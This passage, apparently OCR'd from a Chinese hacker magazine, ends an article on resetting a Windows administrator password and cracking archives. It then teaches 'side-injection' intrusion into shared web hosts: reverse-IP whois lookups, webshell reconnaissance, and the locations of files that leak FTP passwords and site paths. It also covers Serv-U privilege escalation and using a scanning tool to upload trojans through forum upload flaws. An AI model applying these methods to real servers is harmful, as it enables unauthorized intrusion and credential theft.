
哈哈，成功了，如图22，计算机管理员的密码变为“12345”了。然后重启计算机，请记住拿出光盘。登陆系统输入新密码时计算机可能会提示密码过期，大家自己再设置一下就可以了。




最后罗嗦下，

压缩工具软件的破解常用的分为RAR和ZIP，所以大家破解前请







先看清文件是什么格式的*.*。

（本文所涉及的相关工具：Passware Kit Enterprise Edition v7.1.1411汉化版，光盘中有收录。）

活学活用：玩转旁注攻击

彭文波

一段时间以来，旁注入侵开始逐渐显示其威力。顾名思义，旁注就是“从旁注入”，它的主要方法是利用同一主机上的不同网站漏洞得到Webshell，然后利用主机上的程序或是服务所暴露的用户所在的物理路径进行入侵，可以说“一损俱损，一荣俱荣”！因此，对于一个有着多个网站的虚拟主机来说，旁注的杀伤力是很大的。而且，在旁注的过程中，可以融合很多的攻击手法，例如权限的提升、木马的植入等等。在本文的实践中，我们将综合最新的旁注工具“旁注入侵专用程序3.2”和其他典型工具进行讲解。


旁注入侵专用程序3.2下载地址：http://www.hackdiy.com/

一、旁注攻击的基本原理与实例

就像打仗之前要侦察敌情一样，要针对某一个网站入侵，就必须要了解这个网站虚拟空间的总体结构。也许，很多网站本身并不存在什么程序漏洞，但是，如果和它同在一个虚拟主机中的其他网站存在漏洞，也会导致入侵者通过whois查询等方式对目标网站进行攻击。现在，我们首先来看看什么是whois查询技术。

1、外部条件分析：whois技术

首先，我们来分析一下whois的查询原理。很多用户都知道，平时使用的DNS域名需要统一向总部位于美国的国际域名组织进行注册，为了方便管理，国际域名组织将域名的信息放到了whois查询系统中，这样，我们只要使用whois就能查出某域名解析的IP是什么了。得到解析的IP后，通过whois的查询功能，在域名的记录里就能找到所有解析到这个IP的域名信息。或者直接到http://whois.webhosting.info这个网站，查询一个IP，看它绑定了多少个域名，如图1所示。



从整个whois查询的过程可以看出，一旦查出某域名所解析的IP，要阻止它继续查询IP上绑定的其它域名似乎有点困难。其实，whois查询到的域名解析IP地址就是我们在域名管理的A记录中填写的IP地址。所以，我们只须在域名管理的A记录中填上一个错误的解析地址，这样whois查询到的地址也就自然是错误的了。

有人也许会说：“你在A记录中填写了一个错误的IP，这样whois是查不了，但域名也无法正常解析啊。”其实，我们只须在A记录中动点手脚，就可以使域名正常解析了。一个最合适的例子是，当我们在图书馆中按目录找一本书时，结果却找不到。这时，我们会考虑寻找“下一个记录”。同样的道理，当我们找不到域名的记录时，系统会提示返回“下一个域名服务器”重新检查。因此，只要我们在错误的域名解析后再新增一个一模一样的域名，解析到正确的IP就可以了。使用这个方法一定要注意，要先在A记录中设置错误的解析地址，然后再添加正确的解析。

2、旁注入侵服务器的可能性分析

通过whois技术，查出地址并不代表一定能够进行旁注攻击。试想，如果主机的设置是IIS单用户权限并且禁止运行任意CMD命令，那么，旁注的入侵就成为了一大难题。为什么这么说呢？我们可以分析如下：

（1）主机最好安装了IIS系统

如果主机安装了IIS系统，就要针对管理员的习惯了。如果

管理员是负责的话，大多数都会在IIS设置保存IIS用户配置的，这样我们就可以得到IIS日志和用户配置、目标网站的IIS设置、网站物理路径、脚本的支持等信息。还要说明一点的是：IIS用户配置文件如果没有备份过的话，是以IISUPDATE.MDO的递进后缀名存在的。要注意的一点是，如果主机的IDC系统是虚拟主机管理系统的话，你们就要注意了，主机的权限和用户配置都有所不同。第一是IIS是没有用户配置文件的。第二是Serv-U暴露路径的机会并不大，因为虚拟主机管理系统的权限设置大多数都是IIS单用户权限。入侵一台主机后，我们所关心的可能就是如何去确定主机的IIS权限了。以“砍客木马”为介绍，我们先查看木马的首页，从那里我们可以得到主机的权限设置、机器名等信息。如果主机的IIS权限设置为单用户的权限，这样我们就可以基本上确定旁注在这台主机当中的可行性是很低的了！

（2）主机要可以执行CMD任意命令

如果主机不能执行CMD任意命令的话，就导致在旁注的过程当中不能进入一些重要的文件夹或者是查看一些服务是否开放，因为木马不是固定死的，如果你们习惯了用其他的木马，就需要借助CMD命令的执行去查看服务的开放，以及根据开放的服务去调整你们所要入侵的方法。

（3）主机需要支持FSO/ADO/WSH/等功能

如果主机不能够支持FSO/ADO/WSH的话，就根本不需要入侵了。我们的木马不外乎就是利用这种的功能进行运行以及功能上的实现，如果没有这些功能的话，我建议大家跟管理员说：“小子，老夫要D你管理的服务器，如果不想被D就在XXX网站帮我弄个WEBSHELL上去！”这样子最起码可以避免入侵的困难啊！如果想知道主机支持什么功能和命令，我们可以查看“砍客木马”等工具。另外，旁注也要平时多收集并分析各种漏洞，明白了漏洞的行程原因和过程才可以自己去发现漏洞。

（4）主机安装了Serv-U、诺顿杀毒等其他软件

如果主机安装了Serv-U的话，我们就可以利用Serv-U的用户配置文件进行目标网站的路径查询，从而进行同一服务器跨站式入侵进入目标网站了；如果没有权限的话，就可以利用Serv-U的本地提升权限漏洞进行权限提升，这样就可以进去文件夹了。

如果主机安装了诺顿等杀毒软件的时候，我们就要熟悉每种杀毒软件的特性，从而想办法在各种的查杀日志中得到目标网站的路径。目前，在服务器当中的第三方软件大多数都是存在用户配置文件的，通过利用它们，就可以得到我们需要的信息。各个服务以及黑匣子位置列表如下：

> FTP连接日志和HTTPD事务日志：%systemroot%\system32\LogFiles\，下面还有子文件夹，分别对应该FTP和Web服务的日志，其对应的后缀名为.Log。此外，SERV-U的用户配置文件ServUDaemon.ini还会暴露用户的FTP密码以及网站的具体地址。
>
> IIS用户配置列表。物理路径为C:\WINDOWS\system32\inetsrv\MetaBack，会暴露主机的IIS设置以及ASP.DLL的问题。
>
> 安全日志文件：%systemroot%\system32\config\SecEvent.EVT。
>
> 系统日志文件：%systemroot%\system32\config\SysEvent.EVT。
>
> 应用程序日志文件：%systemroot%\system32\config\AppEvent.EVT。
>
> 诺顿杀毒日志：C:\Documents and Settings\All Users\Application Data\Symantec。设置不当时，会暴露一些存在后门而又被查杀的网站路径。


如果扫描的对象具有上述特征，我们就可以开始下面的工作了。

二、实践：典型入侵思路分析

就像一个精明的商人一样，在完成对一个项目的实地考察之后，我们就可以进行测试了。

1、一网打尽：论坛和上传漏洞

在“旁注检测”选项卡中，单击“网站批量检测”按钮，将会载入所有检测到的网站地址。如果要测试目前比较热门的上传漏洞等缺陷，可以选择一些可能存在的地址，如upfile.asp、saveup.asp等。在右边，我们可以选择“上传”、“数据库”、“后台”三个项目之一，然后进行检测。下面，我们以默认的“上传”为例，单击“开始检测”按钮，就可以得到如图2所示的结果。




现在要做的，就是看看网站有没有论坛漏洞。写程序的过程中，有些程序员没有把upload.asp等文件进行验证，所以就让攻击者有机可趁。这些问题在论坛等程序中尤其明显。实际检测中，从网站首页就可以看出这个网站有没有论坛，比如最常用的动网论坛，它的漏洞有很多人研究，甚至出现了各种各样的专用攻击工具，比较常见的就是上传漏洞了。还是接上面的探测实例，选择一个可能存在上传漏洞的页面，在弹出的菜单中选择“上传木马”，就可以进入到上传界面了。

对比分析，我们会发现：各种各样的论坛具有很多共同特点。很多论坛是改自动网的，如果在论坛下方看不到“Powered By：Dvbbs Version”等字符，也不能放弃。另外，许多版本的首页也有些不少区别，特别是动网5.0和动网7.0等版本，这就需要把握其漏洞特征了。探测实例中，列举了存在漏洞的类型，如动力上传漏洞3.51、乔客上传漏洞6.0等，这里就不一一列举了。如图3所示。

漏洞还有其它的，这里只是常用的一些入侵方法，熟练的使用这些入侵方法相信大家入侵一般网站不再成为难事。旁注攻击对虚拟主机的威胁比较大，不过现在很多虚拟主机都使用了一个网站一个用户的模式，遇到这种设置的机器还真的很是麻烦，能不能突破就全看对方管理员的安全意识了。

2、殃及池鱼：SQL注入漏洞

